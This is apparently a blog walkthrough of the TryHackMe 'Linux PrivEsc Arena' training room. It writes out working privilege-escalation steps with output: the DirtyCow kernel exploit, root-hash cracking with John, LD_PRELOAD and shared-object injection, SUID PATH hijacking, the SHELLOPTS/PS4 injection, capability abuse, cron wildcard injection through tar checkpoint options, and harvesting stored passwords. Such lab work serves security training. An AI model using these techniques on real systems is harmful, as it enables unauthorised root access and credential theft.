In this walk through, we will be going through the Linux PrivEsc Arena from Tryhackme. This room is rated as Medium on the platform and teaches students about Linux privilege escalation techniques using a vulnerable Linux VM. So, let’s get started without any delay.

Table of Contents
Task 1 – [Optional] Connecting to the TryHackMe network
![Task 1 - [Optional] Connecting to the TryHackMe network](https://inventyourshit.com/wp-content/uploads/2023/08/Pasted-image-20230601221258-1024x241.png "Tryhackme - Linux PrivEsc Arena")
Task 2 – Deploy the vulnerable machine
Question 1 – Deploy the machine and log into the user account via SSH (or use the browser-based terminal).
Done

Task 3 – Privilege Escalation – Kernel Exploits
Question 1 – Click ‘Completed’ once you have successfully elevated the machine

DoneTCM@debian:~$ ~/tools/linux-exploit-suggester/linux-exploit-suggester.sh

TCM@debian:~$ gcc -pthread /home/user/tools/dirtycow/c0w.c -o c0w
TCM@debian:~$ ./c0w

   (___)
   (o o)_____/
    @@ `     \
     \ ____, //usr/bin/passwd
     //    //
    ^^    ^^
DirtyCow root privilege escalation
Backing up /usr/bin/passwd to /tmp/bak
mmap d7989000

madvise 0

ptrace 0

TCM@debian:~$ passwd
root@debian:/home/user# id
uid=0(root) gid=1000(user) groups=0(root),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),1000(user)

Task 4 – Privilege Escalation – Stored Passwords (Config Files)
Question 1 – What password did you find?
TCM@debian:~$ cat /home/user/myvpn.ovpn


TCM@debian:~$ cat /etc/openvpn/auth.txt

password321Question 2 – What user’s credentials were exposed in the OpenVPN auth file?
user
Task 5 – Privilege Escalation – Stored Passwords (History)
TCM@debian:~$ cat ~/.bash_history | grep -i passw
mysql -h somehost.local -uroot -ppassword123
cat /etc/passwd | cut -d: -f1
awk -F: '($3 == "0") {print}' /etc/passwd
Question 1 – What was TCM trying to log into?
mysqlQuestion 2 – Who was TCM trying to log in as?
rootQuestion 3 – Naughty naughty. What was the password discovered?
password123
Task 6 – Privilege Escalation – Weak File Permissions
Question 1 – What were the file permissions on the /etc/shadow file?
TCM@debian:~$ ls -al /etc/shadow
-rw-rw-r-- 1 root shadow 809 Jun 17  2020 /etc/shadow

-rw-rw-r--
Task 7 – Privilege Escalation – SSH Keys

Question 1 – What’s the full file path of the sensitive file you discovered?
TCM@debian:~$ find / -name authorized_keys 2> /dev/null
TCM@debian:~$ find / -name id_rsa 2> /dev/null
/backups/supersecretkeys/id_rsa

wh1terose@fsociety:~/CTF/Linux PrivEsc Arena$ chmod 600 id_rsa
wh1terose@fsociety:~/CTF/Linux PrivEsc Arena$ ssh -i id_rsa [email protected]
Linux debian 2.6.32-5-amd64 #1 SMP Tue May 13 16:34:35 UTC 2014 x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Jun 17 23:31:40 2020 from 192.168.4.51
root@debian:~#
/backups/supersecretkeys/id_rsa

Task 8 – Privilege Escalation – Sudo (Shell Escaping)
Question 1 – Click ‘Completed’ once you have successfully elevated the machine
DoneTCM@debian:~$ sudo -l

Task 9 – Privilege Escalation – Sudo (Abusing Intended Functionality)
Question 1 – Click ‘Completed’ once you have successfully elevated the machine
DoneTCM@debian:~$ sudo -l


echo '$6$Tb/euwmK$OXA.dwMeOAcopwBl68boTG5zi65wIHsc84OWAIye5VITLLtVlaXvRDJXET..it8r.jbrlpfZeMdwD3B0fGxJI0:17298:0:99999:7:::' > roothash.txt

wh1terose@fsociety:~/CTF/Linux PrivEsc Arena$ john --wordlist=/home/wh1terose/Desktop/Wordlist/rockyou.txt hash.txt
Loaded 2 password hashes with 2 different salts (crypt, generic crypt(3) [?/64])
Press 'q' or Ctrl-C to abort, almost any other key for status
password123      (root)
1g 0:00:00:29 100% 0.03377g/s 506.5p/s 555.2c/s 555.2C/s iluvnick..deirdre
Use the "--show" option to display all of the cracked passwords reliably
Session completed


Task 10 – Privilege Escalation – Sudo (LD_PRELOAD)
Question 1 – Click ‘Completed’ once you have successfully elevated the machine
DoneTCM@debian:~$ sudo -l TCM@debian:~$ nano x.c


TCM@debian:~$ gcc -fPIC -shared -o /tmp/x.so x.c -nostartfiles
TCM@debian:~$ sudo LD_PRELOAD=/tmp/x.so apache2
root@debian:/home/user# id
uid=0(root) gid=0(root) groups=0(root)

Task 11 – Privilege Escalation – SUID (Shared Object Injection)
Question 1 – Click ‘Completed’ once you have successfully elevated the machine
DoneTCM@debian:~$ find / -type f -perm -04000 -ls 2>/dev/null TCM@debian:~$ strace /usr/local/bin/suid-so 2>&1 | grep -i -E TCM@debian:~$ mkdir /home/user/.config TCM@debian:~$ cd /home/user/.config TCM@debian:~/.config$ nano libcalc.c

TCM@debian:~/.config$ gcc -shared -o /home/user/.config/libcalc.so -fPIC /home/user/.config/libcalc.c
TCM@debian:~/.config$ /usr/local/bin/suid-so
Calculating something, please wait...
bash-4.1# id
uid=1000(TCM) gid=1000(user) euid=0(root) egid=50(staff) groups=0(root),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),1000(user)


Task 12 – Privilege Escalation – SUID (Symlinks)
Question 1 – What CVE is being exploited in this task?

CVE-2016-1247Question 2 – What binary is SUID enabled and assists in the attack?
sudo
Task 13 – Privilege Escalation – SUID (Environment Variables #1)
Question 1 – What is the last line of the “strings /usr/local/bin/suid-env” output?
TCM@debian:~$ find / -type f -perm -04000 -ls 2>/dev/null


TCM@debian:~$ strings /usr/local/bin/suid-env

TCM@debian:~$ echo 'int main() { setgid(0); setuid(0); system("/bin/bash"); return 0; }' > /tmp/service.c
TCM@debian:~$ gcc /tmp/service.c -o /tmp/service
TCM@debian:~$ export PATH=/tmp:$PATH
TCM@debian:~$ /usr/local/bin/suid-env
root@debian:~# id
uid=0(root) gid=0(root) groups=0(root),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),1000(user)


service apache2 start
Task 14 – Privilege Escalation – SUID (Environment Variables #2)
Question 1 – What is the last line of the “strings /usr/local/bin/suid-env2” output?
TCM@debian:~$ find / -type f -perm -04000 -ls 2>/dev/null

TCM@debian:~$ strings /usr/local/bin/suid-env2

TCM@debian:~$ function /usr/sbin/service() { cp /bin/bash /tmp && chmod +s /tmp/bash && /tmp/bash -p; }
TCM@debian:~$ export -f /usr/sbin/service
TCM@debian:~$ /usr/local/bin/suid-env2
bash-4.1# id
uid=0(root) gid=0(root) egid=50(staff) groups=0(root),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),1000(user)

TCM@debian:~$ env -i SHELLOPTS=xtrace PS4='$(cp /bin/bash /tmp && chown root.root /tmp/bash && chmod +s /tmp/bash)' /bin/sh -c '/usr/local/bin/suid-env2; set +x; /tmp/bash -p'


/usr/sbin/service apache2 start
Task 15 – Privilege Escalation – Capabilities
Question 1 – Click ‘Completed’ once you have successfully elevated the machine
DoneTCM@debian:~$ getcap -r / 2>/dev/null
/usr/bin/python2.6 = cap_setuid+ep
TCM@debian:~$ /usr/bin/python2.6 -c 'import os; os.setuid(0); os.system("/bin/bash")'

Task 16 – Privilege Escalation – Cron (Path)
Question 1 – Click ‘Completed’ once you have successfully elevated the machine

DoneTCM@debian:~$ cat /etc/crontab TCM@debian:~$ echo 'cp /bin/bash /tmp/bash; chmod +s /tmp/bash' > /home/user/overwrite.sh TCM@debian:~$ chmod +x /home/user/overwrite.sh TCM@debian:~$ /tmp/bash -p bash-4.1# id uid=1000(TCM) gid=1000(user) euid=0(root) egid=0(root) groups=0(root),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),1000(user)

Task 17 – Privilege Escalation – Cron (Wildcards)
Question 1 – Click ‘Completed’ once you have successfully elevated the machine

DoneTCM@debian:~$ cat /etc/crontab TCM@debian:~$ cat /usr/local/bin/compress.sh #!/bin/sh cd /home/user tar czf /tmp/backup.tar.gz * TCM@debian:~$ echo 'cp /bin/bash /tmp/bash; chmod +s /tmp/bash' > /home/user/runme.sh TCM@debian:~$ 2. touch /home/user/--checkpoint=1 -bash: 2.: command not found TCM@debian:~$ touch /home/user/--checkpoint=1 TCM@debian:~$ touch /home/user/--checkpoint-action=exec=sh\ runme.sh TCM@debian:~$ /tmp/bash -p bash-4.1# id uid=1000(TCM) gid=1000(user) euid=0(root) egid=0(root) groups=0(root),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),1000(user)

Task 18 – Privilege Escalation – Cron (File Overwrite)
Question 1 – Click ‘Completed’ once you have successfully elevated the machine

DoneTCM@debian:~$ cat /etc/crontab TCM@debian:~$ ls -l /usr/local/bin/overwrite.sh -rwxr--rw- 1 root staff 40 May 13 2017 /usr/local/bin/overwrite.sh TCM@debian:~$ echo 'cp /bin/bash /tmp/bash; chmod +s /tmp/bash' >> /usr/local/bin/overwrite.sh TCM@debian:~$ /tmp/bash -p bash-4.1# id uid=1000(TCM) gid=1000(user) euid=0(root) egid=0(root) groups=0(root),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),1000(user)

Task 19 – Privilege Escalation – NFS Root Squashing
Question 1 – Click ‘Completed’ once you have successfully elevated the machine
